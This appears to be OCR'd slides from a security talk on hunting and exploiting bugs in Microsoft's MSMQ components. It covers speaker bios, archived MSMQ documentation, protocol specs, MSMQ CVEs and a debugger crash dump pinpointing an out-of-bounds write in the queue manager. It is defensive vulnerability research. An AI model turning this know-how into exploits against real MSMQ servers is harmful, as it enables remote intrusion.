Bug Hunting and Exploiting in Microsoft's Message Queuing (MSMQ) Components


Azure Yang, K0shl, Yuki Chen
Cyber Kunlun

About Us

- Security researchers at Cyber Kunlun

- Yuki Chen @guhe120

  Security Researcher at Cyber Kunlun. His research areas include vulnerability hunting/exploiting/detecting. He has more than 15 years of experience in both offensive and defensive security. Yuki has found hundreds of bugs in the past years and has been ranked Top #1 on the MSRC most valuable security researcher list in year 2019/2021/2022/2023. He is also the winner in multiple targets in pwn2own 2015/2016/2017 and Tianfu Cup 2018/2019. He also win 2 pwnie awards for best RCE and epic achievement.



- K0shl @KeyZ3r0


  Security Researcher at Cyber Kunlun, he has been worked on Windows security for years, he was awarded 2019/2020/2022/2023 MSRC Most Valuable Security Researchers and won the winner of TianfuCup 2019/2021.

- Azure Yang @4zure9

  Security Researcher at Cyber Kunlun, he has spent the last two years specializing in Windows security, probing its vulnerabilities, ranking #10 on MSRC 2022 Most Valuable Researchers Windows Leaderboard. Early in his career, he was part of a team that participated in DEFCON's CTF final events, spanning from the 23rd to 29th.

Agenda


- Background
- Microsoft's Message Queuing components
  - TCP 1801
  - HTTP
  - Multicast
  - RPC
    - DCOM
    - Exploit Development
  - Kernel driver



Background

What is Microsoft's Message Queuing

- Windows NT: Understanding MSMQ (archive.org)



http://www.microsoft.com/technet/archive/winntas/proddocs/ntmsgqmn/msmqad01.mspx Go
1 capture
24 Nov 2006

Windows NT Server Product Documentation

Chapter 1 - Understanding MSMQ

This chapter introduces the terms and concepts you must understand to install and administer MSMQ. It begins with a terminology overview, covers the conceptual topics of interest to administrators, and concludes with a section covering some common message-queuing business scenarios.

MSMQ Terminology Overview

MSMQ applications communicate using *messages*. A message is simply a unit of information or data being sent between computers. The message can contain text or binary data. *Transactional* messages can be used to pair the sending or receiving of any message with an action in another operation. Using transactional messages ensures that the unit of work is carried out as an atomic operation—that is the operation succeeds or fails as a whole. Transactional messages can also be used to ensure that a message is delivered only once and to ensure that all messages sent from one computer to another are delivered in order. Positive and negative acknowledgments can be used to confirm that messages reached or were retrieved from the destination queue.

MSMQ supports two delivery methods: *express* and *recoverable*. Choosing between express and recoverable delivery is a matter of trading performance and resource use for reliability and failure recovery. In general, express messages use fewer resources and are faster than recoverable messages. However, express messages cannot be recovered if the computer storing the memory-mapped message files fails. Recoverable messages use more resources and are slower than express messages, but can be recovered regardless of which computer fails.

MSMQ uses public and private *queues* to store and forward messages. All MSMQ queues, regardless of their function, can be manipulated with the same MSMQ functions. This includes the special *journal*, *dead letter*, *transactional dead letter*, *administration*, *system*, and *report* queues. Each of the queues is simply a standard MSMQ queue used for a specific purpose. For more information on the MSMQ API, see the Microsoft Message Queue Server Software Development Kit (MSMQ SDK).

Queue quotas and *computer quotas* specify the cumulative limit for messages in a queue or in all queues on a computer. The queue and computer quotas are based on size and can be set independently. When a queue quota is reached, messages can no longer be sent to the queue until one or more messages are removed from the queue. When a computer quota is reached, messages can no longer be sent to any queues on the computer until one or more messages are removed from one of the queues.

MSMQ routes messages to public queues based on the sum of each message's *message* and the message's destingation *queue priority*. MSMQ routes messages to private queues based on only the message's *message priority*.

MSMQ supports *dependent clients*, *independent clients*, and *servers*. Both independent clients and servers run the MSMQ service and can communicate asynchronously. MSMQ dependent clients require synchronous access to an MSMQ server.

Some MSMQ servers hold copies of the *MSMQ information store (MQIS)* database. The MQIS is a distributed database that holds enterprise topology, enterprise settings, computer information, and queue information. MSMQ-based applications can query the MQIS to find queues and get queue properties.

All computers operate within one MSMQ *enterprise*. The enterprise is divided into *sites*, where communication between any two computers is fast and inexpensive. Sites are connected through *site links*. *Site-link costs* define the cost of sending messages between sites. Computers running in MSMQ communicate over *connected networks (CNs)*. A CN is a collection of computers in which any two computers can communicate directly. MSMQ servers designated as *in-routing servers (InRSs)*, *out-routing servers (OutRSs)*, and *site gates* can be used to control the flow of messages and provide *session concentration*. MSMQ servers take all these factors into account when *routing* messages within your MSMQ enterprise.

↑ Top of page

Topology and Connectivity

Before installing or configuring MSMQ, you must understand the following terms:

- MSMQ Enterprise
- MSMQ Sites
- MSMQ Connected Networks

MSMQ Enterprise

In MSMQ, all computers that run MSMQ belong to one enterprise and access information from the same distributed database, called the MSMQ information store(MQIS). To simplify administration and for compatibility with future versions of Windows NT Server, you should not install multiple enterprises within your organization. Issues relating to security and isolating the use of MSMQ between groups within your organization can be addressed using MSMQ security features.

However, if you choose to have more than one enterprise within a company, or want to exchange MSMQ messages with another company (for example, over the Internet) you can still do so. For information on sending messages between enterprises, see the MSMQ SDK.

MSMQ Sites

A site is a physical collection of computers in which communication between any two computers is fast and inexpensive. Site boundaries usually parallel the physical location of the computers (for example, all computers within a building). However, not all computers in a site have to run the same protocol, and computers in the same site may not be able to directly communicate with each other.

Sites are connected to other sites through communication links called *site links*. Inter-site routing is the process of sending messages between sites on these links. MSMQ calculates inter-site routing based on relative numbers that administrators assign to site links. These numbers, called *site-link costs*, represent the cost of communication of that link.

Although establishing site boundaries in MSMQ is fairly simple, additional factors should be considered for compatibility with the site object in future versions of Windows NT Server. For more information, see "Topology" in Chapter 6, "Deploying MSMQ."

Site-Link Costs

MSMQ calculates inter-site routing based on the *cost* of each site link. Site-link costs are defined using relative numbers between zero and 999,999. It is up to the administrator to define the relative cost of routing between sites. An administrator typically balances cost with delay (the speed of one link versus another).

You set site-link costs when you install new sites. If you have only two sites, choose any value above zero. If you have three or more sites, and the cost of routing between sites is more or less equal, use the same value for each site link. However, if you have three or more sites and if the cost of routing between sites is not equal, use site-link costs to define the difference in the routing costs. For example, suppose you have two sites called A and B in one city connected by a high-speed link, and one site called C, which is overseas and connected to site B by a low-speed link. Define the site-link cost between A and B as 1, and between B and C as 2.


A site-link cost of zero indicates that the two sites are not connected.

For more information on defining site links, see "MSMQ Routing" later in this chapter; "Installing a PSC" in Chapter 2, "Installing MSMQ"; and MSMQ Explorer Help.

MSMQ Connected Networks

Within MSMQ, a connected network (CN) is a collection of computers in which any two computers can communicate directly. The computers within a CN must support the same protocol and must be able to establish a session. A computer can belong to multiple CNs, and CNs can span sites. However, all computers in a physical local area network (all computers monitoring the same broadcasts) that use the same protocol (IP or IPX) must belong to the same CN.

Initiative of the Research



QUEUEJUMPER: CRITICAL UNAUTHENTICATED RCE VULNERABILITY IN MSMQ SERVICE

April 11, 2023

Research by: Haifei Li.

Why it’s Interesting – From a Bug Bounty Hunter’s View


- No MSMQ Remote Code Execution discussed before
- The bug look relatively simple
- Remote & Pre-auth & No user interaction & Server side
- Lots of public protocols define

MSMQ Protocols

- [MS-MQOD]: Message Queuing Protocols Overview
- [MS-MQMQ]: Message Queuing (MSMQ): Data Structures
- [MS-MQDMPR]: Message Queuing (MSMQ): Common Data Model and Processing Rules
- [MC-MQAC]: Message Queuing (MSMQ): ActiveX Client Protocol
- [MS-MQMP]: Message Queuing (MSMQ): Queue Manager Client Protocol
- [MS-MQQB]: Message Queuing (MSMQ): Message Queuing Binary Protocol
- [MS-MQBR]: Message Queuing (MSMQ): Binary Reliable Message Routing Algorithm
- [MC-MQSRM]: Message Queuing (MSMQ): SOAP Reliable Messaging Protocol (SRMP)
- [MS-MQCN]: Message Queuing (MSMQ): Directory Service Change Notification Protocol
- [MS-MQMR]: Message Queuing (MSMQ): Queue Manager Management Protocol
- [MS-MQSD]: Message Queuing (MSMQ): Directory Service Discovery Protocol
- [MS-MQDS]: Message Queuing (MSMQ): Directory Service Protocol
- [MS-MQDSSM]: Message Queuing (MSMQ): Directory Service Schema Mapping
- [MS-MQQP]: Message Queuing (MSMQ): Queue Manager to Queue Manager Protocol
- [MS-MQRR]: Message Queuing (MSMQ): Queue Manager Remote Read Protocol


CVE-2023-21554 QUEUEJUMPER

- Found by fuzz according to author



Title	
CVE-2023-21769	Microsoft Message Queuing Denial of Servi
CVE-2023-21554	Microsoft Message Queuing Remote Code E
CVE-2023-28302	Microsoft Message Queuing Denial of Servi


```
MSRC76146_MSMQ_QMVariants_41171928_FeatureDescriptorDe
MSRC76146_MSMQ_OOBRWFixes_43363404_FeatureDescriptorDe
MSRC76146_MSMQ_OOBRFix_41862282_FeatureDescriptorDetai
MSRC76146_MSMQ_NullTermFix_41137745_FeatureDescriptorD
```




```
ExceptionAddress: 00007ffb88067858 (mqqm!CQmPacket::CQmPacket+0x0000000000000914)
   ExceptionCode: c0000005 (Access violation)
  ExceptionFlags: 00000000
NumberParameters: 2
   Parameter[0]: 0000000000000001
   Parameter[1]: 000002135071be5c
Attempt to write to address 000002135071be5c
0:004> .ecxr
rax=0000000000000000 rbx=000002135071be5c rcx=0000000000000000
rdx=0000021294b60024 rsi=0000000000000001 rdi=000000d8fe3ffb70
rip=00007ffb88067858 rsp=000000d8fe3ffa70 rbp=000000d8fe3ffab0
 r8=0000021294b60034  r9=000002129410ce50 r10=0000000000000000
r11=000000d8fe3ffa68 r12=0000000000000001 r13=0000000000000000
r14=0000021294b608d4 r15=0000000000000000
iopl=0         nv up ei pl zr na po nc
cs=0033  ss=002b  ds=002b  es=002b  fs=0053  gs=002b             efl=00010246
mqqm!CQmPacket::CQmPacket+0x914:
00007ffb`88067858 48c7030c000000  mov     qword ptr [rbx],0Ch ds:00000213`5071be5c=????????????????
0:004> kf
  *** Stack trace for last set context - .thread/.cxr resets it
 #   Memory  Child-SP          RetAddr               Call Site
00           000000d8`fe3ffa70 00007ffb`88084cfa     mqqm!CQmPacket::CQmPacket+0x914
01        60 000000d8`fe3ffad0 00007ffb`88081c9a     mqqm!CSockTransport::HandleReceiveUserMsg+0x6e
02       270 000000d8`fe3ffd40 00007ffb`88082371     mqqm!CSockTransport::ReadUserMsgCompleted+0xea
03        70 000000d8`fe3ffdb0 00007ffb`88082270     mqqm!CSockTransport::ReadCompleted+0xed
04        70 000000d8`fe3ffe20 00007ffb`880c9a4e     mqqm!CSockTransport::ReceiveDataSucceeded+0x70
05        40 000000d8`fe3ffe60 00007ffb`b7f47974     mqqm!ExpWorkingThread+0xde
06        50 000000d8`fe3ffeb0 00007ffb`ba30a2f1     kernel32!BaseThreadInitThunk+0x14
07        30 000000d8`fe3ffee0 00000000`00000000     ntdll!RtlUserThreadStart+0x21
```

Case Study - CVE-2023-32057

